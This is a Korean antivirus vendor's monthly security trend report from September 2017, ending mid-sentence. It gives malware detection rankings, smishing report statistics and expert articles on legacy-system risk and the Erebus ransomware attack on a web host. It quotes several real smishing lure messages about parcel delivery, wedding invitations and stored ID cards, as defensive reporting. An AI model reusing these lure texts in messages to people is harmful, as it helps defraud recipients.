이스트시큐리티

# 보안 동향 보고서

No.96 2017.09

No.96 2017.09

# 이스트시큐리티 보안 동향 보고서

## CONTENTS

# 01
# 악성코드 통계 및 분석

악성코드 동향

알약 악성코드 탐지 통계

허니팟/트래픽 분석

알약 M 스미싱 분석

# 1. 악성코드 동향

8 월에도 다양한 보안이슈가 발생하였습니다. 항상 거론되는 랜섬웨어 이슈를 차치하고서라도, 안드로이드 랜섬웨어 제작앱 발견, 크롬확장프로그램 하이재킹, 메신저를 통한 악성코드 유포 등 다양한 분야에서 사용자들을 위협하는 보안이슈가 계속 발견되고 있습니다.

특히 주목할만한 점은, 공격자들이 기존 IE(Edge)뿐만 아니라 사용자가 계속적으로 증가하여 2016 년에는 브라우저 점유율 1 위, 현재 무려 60%의 점유율을 자랑하는 크롬브라우저의 사용자들을 본격적으로 노리기 시작했다는 점입니다.

크롬 웹브라우저 자체의 대한 공격보다는 크롬웹스토어를 통해서 다운로드 받아 크롬 웹브라우저에 연동시키는 플러그인이 공격자들의 주 타깃입니다. 최근 웹 디벨로퍼(Web Developer)라는 사용자에게 웹개발툴을 제공하는 플러그인의 제작자 계정이 해킹당해 프로그램이 무단으로 변경되고, 이 플러그인을 쓰는 사용자 100 만여명의 웹브라우저에 광고를 인젝션시킨 사실이 밝혀졌습니다. 또한 이 것 외에도 유명한 몇가지 크롬 플러그인에서도 해킹이 발생하여 무려 500 만에 가까운 사용자들이 영향을 받은 것으로 확인되었습니다.

공격자들이 크롬 플러그인을 노리는 이유는 여러가지가 있겠지만, 일단 플러그인을 개발하는 서드파티 개발사가 구글만큼 보안 조치나 취약점 패치 및 대응이 잘 이뤄지지 않을 것으로 공격자들이 생각하고 있을 것으로 추측됩니다. 추가적으로 사용자들이 많이 사용하는 플러그인 다수가 사용자 브라우저에서 발생하는 중요이벤트에 대한 접근 권한을 가지고 있는 것이 많기 때문에, 플러그인 해킹을 통해 사용자 웹브라우저에서 일어나는 이벤트나 기존 활동 로그, 계정정보 등의 추가적인 액티브 정보를 수집하려는 것으로 보입니다.

동향보고서를 읽고 계시는 분들께서는 현재 크롬브라우저를 사용하고 계시다면 반드시 사용하지 않는 플러그인에 대해 삭제 조치를 취하셔야 하며, 플러그인은 항상 최신버전으로 유지하는 것은 물론 브라우저에 저장된 방문한 웹사이트에서 사용된 로그인토큰과 쿠키들을 주기적으로 삭제 하시는 것을 권장해드립니다. 크롬 플러그인 관련 보안뉴스를 주기적으로 체크해 보시면서 정보를 습득하시면 더욱 좋겠습니다.

그 외에도 HBO 왕좌의 게임(시즌 7) 대본과 제작자의 여러가지 내부 문서 등이 해커에 의해 유출된 이슈, 페이스북 메신저를 통한 악성코드 유포, 안드로이드 랜섬웨어 제작앱 발견 등 다양한 이슈가 발생했던 8 월이었습니다.

# 2. 알약 악성코드 탐지 통계

## 감염 악성코드 TOP15

2017 년 8 월의 감염 악성코드 Top 15 리스트에서는 지난 7 월에 3 위를 차지했던 Trojan.Agent.gen 이 8 월 Top 15 리스트 1 위를 차지했으며, 지난달 4,5 위를 차지했던 Trojan.HTML.Ramnit.A 와 Adware.SearchSuite 가 새롭게 2,3 위를 차지했다. 전반적으로 전체 감염 건수가 다시 크게 증가하였다.


| 순위 | 등락 | 악성코드 진단명 | 카테고리 | 합계(감염자수) |
|---|---|---|---|---|
| 1 | ↑2 | Trojan.Agent.gen | Trojan | 1,348,425 |
| 2 | ↑2 | Trojan.HTML.Ramnit.A | Trojan | 1,043,352 |
| 3 | ↑2 | Adware.SearchSuite | Adware | 990,389 |
| 4 | ↑3 | Misc.Riskware.BitCoinMiner | Trojan | 533,069 |
| 5 | New | JS:Trojan.Cryxos.1180 | Trojan | 360,069 |
| 6 | - | Trojan.LNK.Gen | Trojan | 296,785 |
| 7 | ↑5 | Win32.Ramnit | Trojan | 252,137 |
| 8 | ↑5 | Misc.Keygen | Trojan | 231,738 |
| 9 | ↑2 | Worm.ACAD.Bursted.doc.B | Worm | 215,467 |
| 10 | ↓2 | Adware.GenericKD.12030544 | Adware | 186,519 |
| 11 | New | Worm.ACAD.Kenilfe | Worm | 179,854 |
| 12 | New | Backdoor.Generic.792814 | Backdoor | 154,777 |
| 13 | New | Win32.Neshta.A | Trojon | 144,972 |
| 14 | New | Misc.HackTool.AutoKMS | Trojan | 143,468 |
| 15 | New | Trojan.HTML.Downloader.AG | Trojan | 142,400 |

*자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2017 년 08 월 01 일 ~ 2017 년 08 월 31 일


## 악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 72%를 차지했으며 애드웨어(Adware) 유형이 19%로 그 뒤를 이었다.




## 카테고리별 악성코드 비율 전월 비교

8 월에는 7 월에 비해 트로이목마유형의 악성코드 비율이 감소하였으며, 애드웨어 유형의 악성코드 비율이 크게 증가하였다. 전체적인 악성코드 감염 수치는 큰 폭으로 증가하였다.





# 3. 허니팟/트래픽 분석

## 7 월의 상위 Top 10 포트

허니팟/정보 수집용 메일서버를 통해 유입된 악성코드가 사용하는 포트 정보 및 악성 트래픽을 집계한 수치




## 최근 3 개월간 상위 Top 5 포트 월별 추이



## 악성 트래픽 유입 추이

외부로부터 유입되는 악의적으로 보이는 트래픽의 접속 시도가 감지된 수치


단위 : 악의적 트래픽 접속 시도 감지 건수

2017 년 2 월 ~ 2017 년 07 월

# 4. 알약 M 스미싱 분석

## 알약 안드로이드를 통한 스미싱 신고 현황

| | |
|---|---|
| 기간 | 2017 년 08 월 01 일 ~ 2017 년 08 월 31 일 |
| 총 신고건수 | 5,790 건 |

## 키워드별 신고내역

| 키워드 | 신고 건수 | 비율 |
|---|---|---|
| 택배 | 170 | 2.94% |
| 청첩장 | 98 | 1.69% |
| 예식장소 | 22 | 0.38% |
| 길 | 23 | 0.40% |
| 사진 | 18 | 0.31% |
| 동영상 | 5 | 0.09% |
| 주소 | 4 | 0.07% |
| 초대 | 3 | 0.05% |
| 신분증 | 2 | 0.03% |
| 다운 | 1 | 0.02% |

## 스미싱 신고추이

지난달 스미싱 신고 건수 8,414 건 대비 이번 달 5,790 건으로 알약 안드로이드 스미싱 신고 건수가 전월 대비 2,624 건 감소했다.  이번 달은 택배 관련 스미싱이 대부분을 차지했으며, 신분증 관련 스미싱이 새로 등장했다.

# 알약이 뽑은 8 월 주목할만한 스미싱

## 특이문자

| 순위 | 문자 내용 |
|---|---|
| 1 | [Web 발신] (대한통운) 고객님 배송지 불일치 확인및 정정 부탁드립니다! |
| 2 | [Web 발신] 귀하의 신분증을 보관중입니다. 보관처 확인 후 수령바랍니다.수령지확인 |
| 3 | 나는 당신께 사진 한장: 를 보냈습니다 |

## 다수문자

| 순위 | 문자 내용 |
|---|---|
| 1 | [Web 발신] (대한통운) 고객님 배송지 불일치 확인및 정정 부탁드립니다! |
| 2 | 모b바k일,청y첩r장d이,도c착z하,엿o습v니p다 |
| 3 | [Web 발신] 예식장소 |
| 4 | [Web 발신] 오시는길 |
| 5 | 나는 당신께 사진 한장: 를 보냈습니다 |
| 6 | ^^ 여^기^에^ 너 ^이상한 동영상^ 있^는데 바로 삭제하세요 |
| 7 | [Web 발신] 주소지확인 |
| 8 | ^^ 당신 ^은 뉴 ^스에 나 ^왔 ^어요! 빨 ^리 ^와보세 ^요 |
| 9 | [Web 발신] 귀하의 신분증을 보관중입니다. 보관처 확인 후 수령바랍니다. 수령지확인 : |
| 10 | 혹시 접속이 안되면 이 주소로 다시 다운하세요.. |

02

# 전문가 보안 기고

1. 4 차 산업혁명시대, 산업현장의 레거시 시스템이 위험하다!

2. 커져가고 있는 사이버 공격 피해, 대응방안은?

# 1. 4 차 산업혁명시대, 산업현장의 레거시 시스템이 위험하다!

[Endpoint 개발팀 김동원 책임]


**워너크라이 랜섬웨어 이슈와 취약점 공격의 위험성**

지난 5 월. 한국을 포함한 전 세계에서 워너크라이(WannaCry) 랜섬웨어가 기승을 부렸다. 사용자의 데이터를 볼모로 삼아 금전을 요구하는 이 랜섬웨어는 윈도우(Windows)의 SMB 취약점을 파고들어 네트워크를 통해 빠르게 확산되었다.

다행히도 이와 관련된 업데이트가 2017 년 3 월 말 공개되었기 때문에 업데이트를 이미 진행한 사용자들은 큰 피해를 입지 않았다. 문제는 지원이 중지된 OS(Windows XP, Windows Server 2003 및 이전 버전)였다. 마이크로소프트(Microsoft)는 부랴부랴 긴급 업데이트를 지원했지만, 공격 발생 이후의 패치인지라 소 잃고 외양간 고치기에 그치는 경우가 다수였다. 이처럼, 지원 중지된 OS 의 경우 취약점 공격을 차단하는 것은 사실상 불가능에 가깝다.

**보안 구멍 숭숭... 여전히 방치되어있는 산업시스템**

공격자는 취약점 공격을 시도할 때, 타깃 시스템에 다수의 취약점이 존재한다는 것을 전제로 한다. 윈도우 XP 를 기준으로 살펴보자. 보안 취약점 통계분석 사이트 CVE 디테일에 따르면, 윈도우 XP 는 현재까지 알려진 취약점만 726 개에 달한다. 또한 2014 년을 마지막으로 공식지원이 끊겨버린 OS 이기도 하다. 그럼에도 불구하고, 윈도우 XP 의 점유율은 현재까지 전 세계적으로 7%대를 유지하고 있다. 따라서 윈도우 XP 는 공격자에게 아주 매력적인 공격 대상으로 꼽힌다.




[그림 1. 2017 년 데스크탑 OS 사용현황, 출처: 넷마켓쉐어(https://www.netmarketshare.com/)]

지원이 중지된 OS 를 계속해서 사용하고 있는 이유는 무엇일까? 지원 중지된 OS 를 사용하고 있는 장비들 중 가장 큰 비중을 차지하는 것은 산업전반에서 사용되고 있는 각종 시스템들이다. 여기서 산업시스템은 우리 삶에 친숙한 ATM(현금자동입출금기), POS(판매시점관리 프로그램), Kiosk(디스플레이를 기반으로 한 정보전달기기)뿐만 아니라, 산업 설비를 제어하기 위해 만들어진 모든 시스템들을 일컫는다.

업데이트가 쉬운 개인용 PC 와는 달리, 산업시스템은 OS 교체에 많은 기회비용이 발생한다. 당장 OS 구입에 들어가는 비용 및 인력충원, 장비교체, 호환성의 문제 등이 그러하다. 또한 산업시스템은 일반적으로 특정한 기능만을 수행하기 때문에 저사양인 경우가 많아, 초기 사용성만 검증되었다면 낡은 OS 를 사용한다는 것이 큰 문제가 되지 않는다. 당시에는 윈도우 최신버전을 기반으로 개발된 시스템이었지만, 점차 빨라지는 OS 의 개발주기를 따라 잡지 못한 것이다.

가까운 사례로 이번 워너크라이 랜섬웨어는 영국 병원의 네트워크와 독일의 철도 시스템을 마비시켰다. 국내 피해 사례로는 영화관과 버스정류장의 키오스크, 소매상의 POS 기기 피해도 들 수 있다. 이는 산업현장이 지원 중지된 OS 사용으로 인해, 취약점에 크게 노출되어 있다는 것을 방증한다.

### 산업현장의 레거시 시스템, 차별화된 보안 전략이 필요하다!


앞서 언급한 윈도우 XP 와 같이, 현재까지 남아 사용되고 있거나 현재의 체계에 영향을 미치는 과거의 낡은 기술이나 방법론, 컴퓨터 시스템, 소프트웨어 등을 레거시 시스템(Legacy System)이라고 한다. 레거시 시스템은 지속적인 케어가 중단되기 때문에 필연적으로 취약점에 노출될 수 밖에 없다. 따라서 일반 시스템과는 다른 보안기획 수립이 필요하다.

#### 1. 내부망 분리

일반적으로 보안공격은 외부에서 온다. 망을 분리하면 내부에서만 통신이 가능해지므로 외부 공격을 원천적으로 막을 수 있다. 그러나 내부망은 전용선을 사용하기 때문에 여러 한계가 존재한다. 이는 VPN 을 이용하여 해결할 수 있으나, VPN 은 결과적으로 인터넷망을 사용하는 방법이기 때문에 100% 안심할 수 없다. 또한 구축과정에 인력과 시간이 다수 필요하기 때문에 비용이 많이 발생하는 편이다.

#### 2. 방화벽 정책 수립

방화벽은 말 그대로 네트워크 구간들 사이에 놓인 벽을 말한다. 검증되지 않은 네트워크에서 오는 트래픽을 검증된 네트워크로 넘어오지 못하도록 차단하는 것이다. 산업시스템은 대부분 특정한 기능만 동작하도록 설계되었다. 따라서 검증된 IP 와 포트를 제외한 외부통로를 방화벽을 통해 차단한다면 비교적 수월하게 방화벽 정책을 수립할 수 있다.

#### 3. 화이트리스트(White List) 방식 활용

블랙리스트가 경계를 요하는 대상의 목록인 것과 반대로, 화이트리스트는 허용되거나 신뢰할 수 있는 대상의 목록이라고 할 수 있다. 간단하게 말하자면 관리자가 사전에 인가한 프로그램만 설치가 가능하도록 하는 것이다. 이렇게 되면 잠입에 성공하여 설치된 악성코드가 제대로 실행될 수 없는 환경을 만들 수 있다.

위와 같은 보안전략이 체계적으로 실행되려면 인력과 인프라, 구축 비용 등 여러 자원이 필요하다. 따라서 기업 및 조직에 따라, 상황에 맞는 합리적인 비용으로 안전한 환경을 만드는 것이 중요하다. 혹, 소규모 기업에서 이러한 보안전략을 실행하기 위해 고민하고 있다면, 보안 솔루션을 도입하는 것이 적절한 해결책이 될 수 있다. 솔루션을 선택하는데 있어 필요한 기능적인 체크포인트는 다음과 같다.

**1. 보안 취약점 및 악성코드 공격의 원천 차단**
**2. 화이트리스트 기반의 어플리케이션 제어**
**3. 신규 생성 파일에 대한 감시 및 차단**
**4. 네트워크를 통하지 않은 물리적인 해킹에 대응하기 위한 이동식 매체(USB) 감시 및 차단**


[그림 2. 알약 레거시 프로텍터의 주요 기능]

국내외 보안업체에서는 레거시 시스템을 안전하게 보호하기 위한 여러 보안 솔루션을 개발 및 서비스하고 있다. 이스트시큐리티는 현재 레거시 시스템을 위한 알약 레거시 프로텍터 2.0 – 키오스크, ATM, POS 등 맞춤 보안 솔루션을 준비중에 있다. 알약 레거시 프로텍터는 앞서 설명한 체크포인트는 물론, 산업현장의 특성을 반영하여 저사양 시스템에서도 설치 및 운용이 가능하도록 클라우드화(중앙화)된 것이 특징이다. 또한 자사가 서비스하는 ASM(ALYac Security Manager, 기업용 통합보안관리 시스템)과도 연동되어 고도의 보안지식을 가지고 있지 않은 담당자라도 쉽고 간편하게 통합관리가 가능하도록 설계되었다.

**최신 시스템도 언젠가는 레거시 시스템이 된다**

최근 키오스크는 4 차 산업혁명에 힘입어 지하철의 안내판, 영화관의 무인발권기 외에도 패스트푸드점의 주문관리, 병원의 자동수납관리 시스템 등 다양한 분야에 활발히 도입되고 있다. 또한 POS 의 경우, 고객의 개인정보를 이용한 마케팅, 적립금 연동 등 고객정보관리 뿐만 아니라 매장 내의 재고관리, 물품 발주 등 제공하는 기능이 다양해지고 있다. 이 때문에 키오스크나 일반 POS 시스템은 대부분 폐쇄망이 아닌 상용인터넷망을 사용하고 있다. 하지만 일부 단말기는 여전히 윈도우 XP 및 이를 기반으로 한 WEPOS(Windows Embedded for Point of Service), 윈도 임베디드 POSReady 2009(Windows Embedded POSReady 2009)를 운영체제로 사용하고 있어 보안에 매우 취약하다.

## 02 전문가 보안 기고

모든 시스템은 언제든지 레거시 시스템으로 도태될 수 있다. 다행히도 취약점에 노출된 OS 를 사용하는 비율은 점점 줄어들고 있는 추세이다. 그러나 공격자들에게 필요한 것은 취약점 공격이 가능한 '단 하나의 시스템'뿐이다. 이러한 관점에서 보면, 단 하나의 레거시 시스템도 소홀히 해서는 안 될 것이다.


산업시스템은 인간의 수고를 덜어주며, 삶을 윤택하게 만드는 서비스를 제공한다. 그러나 산업시스템에는 수 많은 개인정보가 네트워크 상에 존재하기 때문에 철저한 보안 정책의 수립이 선행되어야 한다. 우리의 산업현장을 안전하게 보호할 수 있도록 세심한 보안 전략이 필요한 때이다.

# 2. 커져가고 있는 사이버 공격 피해, 대응방안은?

[IMAS 개발팀 한태원 담당]

지난 2017 년 6 월, 웹호스팅업체 인터넷나야나의 서버가 랜섬웨어에 감염되어 고객의 중요 자료들이 암호화된 사건이 있었다. 한국인터넷진흥원(KISA)과 사이버수사대는 조사를 통해 해당 기업 내 리눅스 서버 153 대가 에레부스 또는 에레보스(Erebus)라 불리는 랜섬웨어에 감염되었다고 밝혔다.



(주)인터넷나야나에서는 보안 부분과 이중 백업을 철저히 시행하였으나 해커의 공격으로 인해서 해당 서버들의 데이터가 랜섬웨어에 감염되었습니다.

저희는 2017년 6월 10일 01시 30분 경 랜섬웨어 공격을 최초 확인하였고
랜섬웨어 공격 발견 즉시 저희는 인터넷진흥원 및 사이버수사대에 신고 조치하였으며 현재 조사 및 수사 중에 있습니다.

감염상황은 Erebus 랜섬웨어에 해킹 되었으며 대상은 리눅스 서버이고, 감염대수 153대 입니다.

복구를 위한 해커의 최초 요구사항은 각 리눅스 서버 당 10비트코인(한화 32,710,000원) 입니다.
2017년 6월 11일 현재 해커의 최종 요구사항은 2017년 6월 14일 23시 59분까지 각 리눅스 서버 당 5.4비트코인(한화 17,550,000원) 입니다.

저희는 랜섬웨어에 감염된 파일로 확인 후 백업된 자료로 복구하려고 하였으나
